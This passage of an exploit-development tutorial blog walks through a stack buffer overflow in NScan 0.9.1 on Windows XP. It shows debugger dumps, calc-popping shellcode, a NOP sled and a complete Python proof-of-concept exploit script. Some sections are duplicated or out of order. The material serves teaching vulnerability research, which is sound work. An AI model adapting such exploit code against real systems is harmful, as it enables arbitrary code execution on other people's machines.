00D3FF46  43   INC EBX
00D3FF47  43   INC EBX
00D3FF48  43   INC EBX
00D3FF49  43   INC EBX
00D3FF4A  43   INC EBX
00D3FF4B  43   INC EBX
00D3FF4C  43   INC EBX
00D3FF4D  43   INC EBX
00D3FF4E  43   INC EBX
00D3FF4F  43   INC EBX
```

```
Registers (FPU)
EAX 00000000
ECX 41414141
EDX 0042AC08 dig.0042AC08
EBX 000000A0
ESP 00D3FF14
EBP 00D3FF80
ESI 008D6BB0
EDI 0012F79C

EIP 00D3FF19

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDC000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000216 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                 ASCII
00425000  00 00 00 00 5E A6 41 00  ....^ªA.
00425008  9E A6 41 00 81 A7 41 00  ₧ªA.üºA.
00425010  FE A9 41 00 FF AB 41 00  ■⌐A. ½A.
00425018  63 77 41 00 92 77 41 00  cwA.ÆwA.
00425020  C4 77 41 00 F6 77 41 00  ─wA.÷wA.
00425028  B6 B1 41 00 FC B1 41 00  ╢▒A.ⁿ▒A.
00425030  05 B0 41 00 51 38 41 00  ♣░A.Q8A.
00425038  7F B5 41 00 B7 BC 41 00  ⌂╡A.╖╝A.
00425040  D8 BC 41 00 6D BF 41 00  ╪╝A.m┐A.
00425048  B0 2B 41 00 A0 1D 40 00  ░+A.á↔@.
00425050  EF A4 41 00 27 A5 41 00  ∩ñA.'ÑA.
00425058  E2 44 41 00 F8 44 41 00  ΓDA.°DA.
00425060  36 45 41 00 74 45 41 00  6EA.tEA.
00425068  B2 45 41 00 C1 B5 41 00  ▓EA.┴╡A.
00425070  F9 B5 41 00 F9 BC 41 00  ∙╡A.∙╝A.
00425078  33 BE 41 00 CE A3 41 00  3╛A.╬úA.
00425080  E4 A3 41 00 76 A4 41 00  ΣúA.vñA.
00425088  99 A4 41 00 00 00 00 00  ÖñA.....
00425090  00 00 00 00 92 6B 40 00  ....Æk@.
00425098  8B 8B 40 00 03 D5 40 00  ïï@.♥╒@.
004250A0  6A B6 40 00 00 00 00 00  j╢@.....
004250A8  00 00 00 00 AB D5 40 00  ....½╒@.
004250B0  00 00 00 00 00 00 00 00  ........
004250B8  7B B6 40 00 00 00 00 00  {╢@.....
004250C0  4D 53 20 53 61 6E 73 20  MS Sans
004250C8  53 65 72 69 66 00 00 00  Serif...
004250D0  6F 70 65 6E 00 00 00 00  open....
004250D8  6D 61 69 6C 74 6F 3A 61  mailto:a
004250E0  76 65 72 6B 40 6E 73 63  verk@nsc
004250E8  61 6E 2E 6F 72 67 00 00  an.org..
004250F0  68 74 74 70 3A 2F 2F 77  http://w
004250F8  77 77 2E 6E 73 63 61 6E  ww.nscan
00425100  2E 6F 72 67 2F 3F 69 6E  .org/?in
00425108  64 65 78 3D 64 6E 73 00  dex=dns.
```

```
00D3FF14   7C836A7A  zjâ|  RETURN to kernel32.7C836A7A
00D3FF18   CCCCCCCC  ╠╠╠╠
00D3FF1C   CCCCCCCC  ╠╠╠╠
00D3FF20   CCCCCCCC  ╠╠╠╠
00D3FF24   CCCCCCCC  ╠╠╠╠
00D3FF28   CCCCCCCC  ╠╠╠╠
00D3FF2C   CCCCCCCC  ╠╠╠╠
00D3FF30   CCCCCCCC  ╠╠╠╠
00D3FF34   CCCCCCCC  ╠╠╠╠
00D3FF38   CCCCCCCC  ╠╠╠╠
00D3FF3C   CCCCCCCC  ╠╠╠╠
00D3FF40   CCCCCCCC  ╠╠╠╠
00D3FF44   434343CC  ╠CCC
00D3FF48   43434343  CCCC
00D3FF4C   43434343  CCCC
00D3FF50   43434343  CCCC
00D3FF54   43434343  CCCC
00D3FF58   43434343  CCCC
00D3FF5C   43434343  CCCC
00D3FF60   43434343  CCCC
00D3FF64   43434343  CCCC
00D3FF68   43434343  CCCC
00D3FF6C   43434343  CCCC
00D3FF70   43434343  CCCC
00D3FF74   43434343  CCCC
00D3FF78   00434343  CCC.  dig.00434343
00D3FF7C   01000100  .0.0
00D3FF80  ┌00D3FFB4  ┤ ╙.
00D3FF84  │00407CDE  ▐|@.  RETURN to dig.00407CDE
00D3FF88  │0012F79C  £≈♦.
00D3FF8C  │0014B180  Ç▒¶.
00D3FF90  │0012F49C  £⌠♦.
00D3FF94  │008D6C38  8li.
00D3FF98  │00000000  ....
00D3FF9C  │00D3FF8C  î ╙.
00D3FFA0  │B2B41C98  ÿ∟┤▓
```

Step 4: Shellcode and popping calc.exe

Shellcode is a block of object code generated from assembly language compiler programs and can be used to do all sorts of things like spawn command shells, connect to attacker controlled servers, download malware, etc. But, we just want to prove we can execute arbitrary code so we'll begin with shellcode that harmlessly opens a program, like the Windows calculator calc.exe. Here is the shellcode we will be using:

```
\x31\xC9                        # xor ecx,ecx
\x51                            # push ecx
```

```
\x68\x63\x61\x6C\x63              # push 0x636c6163
\x54                              # push dword ptr esp
\xB8\xC7\x93\xC2\x77              # mov eax, 0x77c293c7
\xFF\xD0                          # call eax
```

What this does is pop up a calculator (aka "popping calc") and demonstrate that our exploit can successfully execute arbitrary code through the vulnerable program. I leave it as an exercise to the reader to build more dangerous payloads, but be warned that you should never execute shellcode you don't trust or don't understand (it's the equivalent of blindly opening an unknown .exe file). Also, notice the lack of any 00 bytes in the shellcode? This is because \x00 is a "NULL byte", it acts as a signal to the processor that the character buffer is finished! If our shellcode had any of those, it would end prematurely… We don't want that, so you'll always see shellcode that is stripped of NULL bytes. You should be careful of NULL bytes in other parts of your exploit too and remove them.


We'll add this to our Python script and preface it with some NOP instructions, these assembly instructions tell the processor to do nothing or "NO OPERATION". It accounts for small positioning changes that might be introduced in the system because hitting one NOP command causes no action to take place and the system happily chugs on to the next one. This creates a kind of "slide" or "sled" as the processor runs through all the NOPS until hitting our shellcode. If EIP were to land 4 bytes into the NOP sequence, it doesn't matter because it will still slide on down to reach the shellcode. But, if the NOPs were not there, EIP might land 4 bytes into our shellcode, skipping a bunch of our instructions and causing the exploit to fail. So let's hedge our bets with a 16 byte NOP sled shall we?

nscan_poc.py #3

```
nscan_poc.py #3 Stack Diagram


                                           +----------+          +-------------
      997 bytes                 4 bytes    |          v    16 bytes |
+-------------------------------+----------+--------+---------------+------------+-
|                               |                   |                            |
| junk (AAAAAA...)              | eip (0x7C836A78)  |  NOP sled (0x90 0x90 ...)  |
|                               |                   |                            |
+-------------------------------+-------------------+----------------------------+-
                         BUF_SIZE = 1100 bytes
```

```
import struct

BUF_SIZE = 1100                              # Set a consistent total buffer size

junk = "\x41"*997                            # 997 bytes to hit EIP
eip = struct.pack("<L", 0x7c836a78)          # Use little-endian to format address 0x
nops = "\x90"*16                             # 16 byte NOP sled to get into our shell

# calc.exe shellcode for WinXP SP3 on stack
shellcode = "\x31\xC9"                       # xor ecx,ecx
shellcode += "\x51"                          # push ecx
shellcode += "\x68\x63\x61\x6C\x63"          # push 0x636c6163
shellcode += "\x54"                          # push dword ptr esp
shellcode += "\xB8\xC7\x93\xC2\x77"      # mov eax,0x77c293c7
shellcode += "\xFF\xD0"                  # call eax

exploit = junk + eip + nops + shellcode # Combine our exploit with a NOP sled an
fill = "\x43"*(BUF_SIZE-len(exploit))   # Calculate number of filler bytes to us
buf = exploit + fill                    # Combine everything together for exploi

try:
    f = open("c:\\nscan_poc.txt", "wb") # Exploit output will be written to C di
    f.write(buf)                        # Write entirety of buffer out to file
    f.close()                           # Close file
    print "\nNScan 0.9.1 Saved Return Pointer Overwrite Exploit"
    print "\nExploit written successfully!"
    print "Buffer size: " + str(len(buf)) + "\n" # Buffer size sanity check to e
except Exception, e:
    print "\nError! Exploit could not be generated, error details follow:\n"
    print str(e) + "\n"
```

This is our final script! We've got our junk A bytes to get an EIP overwrite with our CALL ESP address in it. Then, we slide through a 16 byte NOP sled into our calc.exe shellcode. Let's run it, paste the output in after restarting and starting dig.exe in Immunity and… calculator! Our exploit payload was successfully executed, proving to the world that the program is at risk of arbitrary code execution. Great job! If your heart is now filling with joy at the sight of calc.exe, a symbol of triumph and endless possibilities stretching out before you, then you might just be destined to be an exploit developer.



```
0040717E  > E8 19230000    CALL dig.0040949C
00407183  . 85C0           TEST EAX,EAX
00407185  . 75 08          JNZ SHORT dig.0040718F
00407187  . 6A 10          PUSH 10
00407189  . E8 B2000000    CALL dig.00407240
0040718E  . 59             POP ECX
0040718F  > 33F6           XOR ESI,ESI
00407191  . 8975 FC        MOV DWORD PTR SS:[EBP-4],ESI
00407194  . E8 B3400000    CALL dig.0040B24C
00407199  . FF15 80E14100  CALL DWORD PTR DS:[<&KERNEL32.GetComman ┌GetCommandLineA
0040719F  . A3 F8C74200    MOV DWORD PTR DS:[42C7F8],EAX
004071A4  . E8 713F0000    CALL dig.0040B11A
004071A9  . A3 C0B04200    MOV DWORD PTR DS:[42B0C0],EAX
004071AE  . E8 1A3D0000    CALL dig.0040AECD
004071B3  . E8 5C3C0000    CALL dig.0040AE14
004071B8  . E8 37090000    CALL dig.00407AF4
004071BD  . 8975 D0        MOV DWORD PTR SS:[EBP-30],ESI
004071C0  . 8D45 A4        LEA EAX,DWORD PTR SS:[EBP-5C]
004071C3  . 50             PUSH EAX                                ┌pStartupinfo
004071C4  . FF15 84E14100  CALL DWORD PTR DS:[<&KERNEL32.GetStartu └GetStartupInfoA
004071CA  . E8 ED3B0000    CALL dig.0040ADBC
004071CF  . 8945 9C        MOV DWORD PTR SS:[EBP-64],EAX
```

```
Registers (FPU)
EAX 008D7000 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 0012EFBC
EDX 00001000
EBX 7E42AEAB USER32.UpdateWindow
ESP 0012FAA4
EBP 0012FAC8
ESI 00429000 dig.00429000
EDI 00429000 dig.00429000

EIP 7C90E514 ntdll.KiFastSystemCallRet

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty
ST1 empty
ST2 empty
ST3 empty
```

```
Target > AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Default lookup of
<AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAx|||||||||||||||||1ÉQhcalcT¸Ç
|ÂwÿÐCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

```
0012FFE4  7C839B48 H¢â! SE handler
0012FFE8  7C816040 @'ü! kernel32.7C816040
0012FFEC  00000000 ....
0012FFF0  00000000 ....
0012FFF4  00000000 ....
0012FFF8  00407113 ‼q@. dig.<ModuleEntryPoint>
0012FFFC  00000000 ....
```


```
Address  Hex dump                 ASCII
00425000 00 00 00 00 5E A6 41 00 ....^ªA.
00425008 9E A6 41 00 81 A7 41 00 ₧ªA.üºA.
00425010 FE A9 41 00 FF AB 41 00 ■⌐A. ½A.
00425018 63 77 41 00 92 77 41 00 cwA.ÆwA.
00425020 C4 77 41 00 F6 77 41 00 ─wA.÷wA.
00425028 B6 B1 41 00 FC B1 41 00 ╢▒A.ⁿ▒A.
00425030 05 B0 41 00 51 38 41 00 ♣░A.Q8A.
00425038 7F B5 41 00 B7 BC 41 00 ⌂╡A.╖╝A.
00425040 D8 BC 41 00 6D BF 41 00 ╪╝A.m┐A.
00425048 B0 2B 41 00 A0 1D 40 00 ░+A.á↔@.
00425050 EF A4 41 00 27 A5 41 00 ∩ñA.'ÑA.
00425058 E2 44 41 00 F8 44 41 00 ΓDA.°DA.
00425060 36 45 41 00 74 45 41 00 6EA.tEA.
00425068 B2 45 41 00 C1 B5 41 00 ▓EA.┴╡A.
00425070 F9 B5 41 00 F9 BC 41 00 ∙╡A.∙╝A.
00425078 33 BE 41 00 CE A3 41 00 3╛A.╬úA.
00425080 E4 A3 41 00 76 A4 41 00 ΣúA.vñA.
00425088 99 A4 41 00 00 00 00 00 ÖñA.....
00425090 00 00 00 00 92 6B 40 00 ....Æk@.
00425098 8B 8B 40 00 03 D5 40 00 ïï@.♥╒@.
004250A0 6A B6 40 00 00 00 00 00 j╢@.....
004250A8 00 00 00 00 AB D5 40 00 ....½╒@.
004250B0 00 00 00 00 00 00 00 00 ........
004250B8 7B B6 40 00 00 00 00 00 {╢@.....
004250C0 4D 53 20 53 61 6E 73 20 MS Sans
004250C8 53 65 72 69 66 00 00 00 Serif...
004250D0 6F 70 65 6E 00 00 00 00 open....
004250D8 6D 61 69 6C 74 6F 3A 61 mailto:a
004250E0 76 65 72 6B 40 6E 73 63 verk@nsc
004250E8 61 6E 2E 6F 72 67 00 00 an.org..
004250F0 68 74 74 70 3A 2F 2F 77 http://w
004250F8 77 77 2E 6E 73 63 61 6E ww.nscan
00425100 2E 6F 72 67 2F 3F 69 6E .org/?in
00425108 64 65 78 3D 64 6E 73 00 dex=dns.
```

```
!mona jmp -r esp
[10:55:21] Thread 0000092C terminated, exit code 0
```

Congratulations! Take a moment to celebrate your victory and revise the small goals you had to achieve before getting to that final goal of a little calculator popping up:

- Prove that a vulnerability existed by crashing the program with a large buffer of “A” characters
- Used a debugger to confirm that your input could manipulate the instruction pointer (0x42424242)
- Installed mona.py and generated a pattern that could identify where in the buffer EIP is overwritten
- Found a suitable jump ESP instruction to execute code from the stack and confirm this using INT instructions
- Replaced INT (0xCC) instructions with shellcode and NOP sled to demonstrate arbitrary code execution
- Ran program with final exploit buffer to confirm shellcode execution, experienced first calc popped

Try as often as you can to break things up into small, manageable chunks like we just did. This strategy can save you from becoming overwhelmed by seemingly impossible problems because you feel like you are making progress and can problem solve more efficiently by focusing on small goals.



Feedback and Part 2 upcoming

I hope you enjoyed this initial foray into vulnerability research and exploit development. I’m always looking to improve my writing and explanations, so if you were confused by anything or just want to give me some feedback then please send an email to steven@shogunlab.com. You can also follow me on Twitter to keep up to date on Shogun Lab news (@shogun_lab). RSS feed can be found here.

If you’ve got the bug and want to keep learning about stack buffer overflows, please consult the list of resources at the end of this post. Otherwise, I’ll see you for Part 2 next week!

お疲れ様でした。

UPDATE: Part 2 is posted here.

Extra stack buffer overflow tutorials & resources:

Stack Buffer Overflow Tutorials

- [Security Sift] Windows Exploit Development – Part 2: Intro to Stack Based Overflows

- [FuzzySecurity] Windows Exploit Development Tutorial Series - Part 2: Saved Return Pointer Overflows
- [Corelan] Exploit writing tutorial part 1 : Stack Based Overflows
- Dhaval Kapil - Shellcode Injection

Stack Buffer Overflow Research

- Aleph One - Smashing the Stack for Fun and Profit
- Beyond Stack Smashing: Recent Advances in Exploiting Buffer Overruns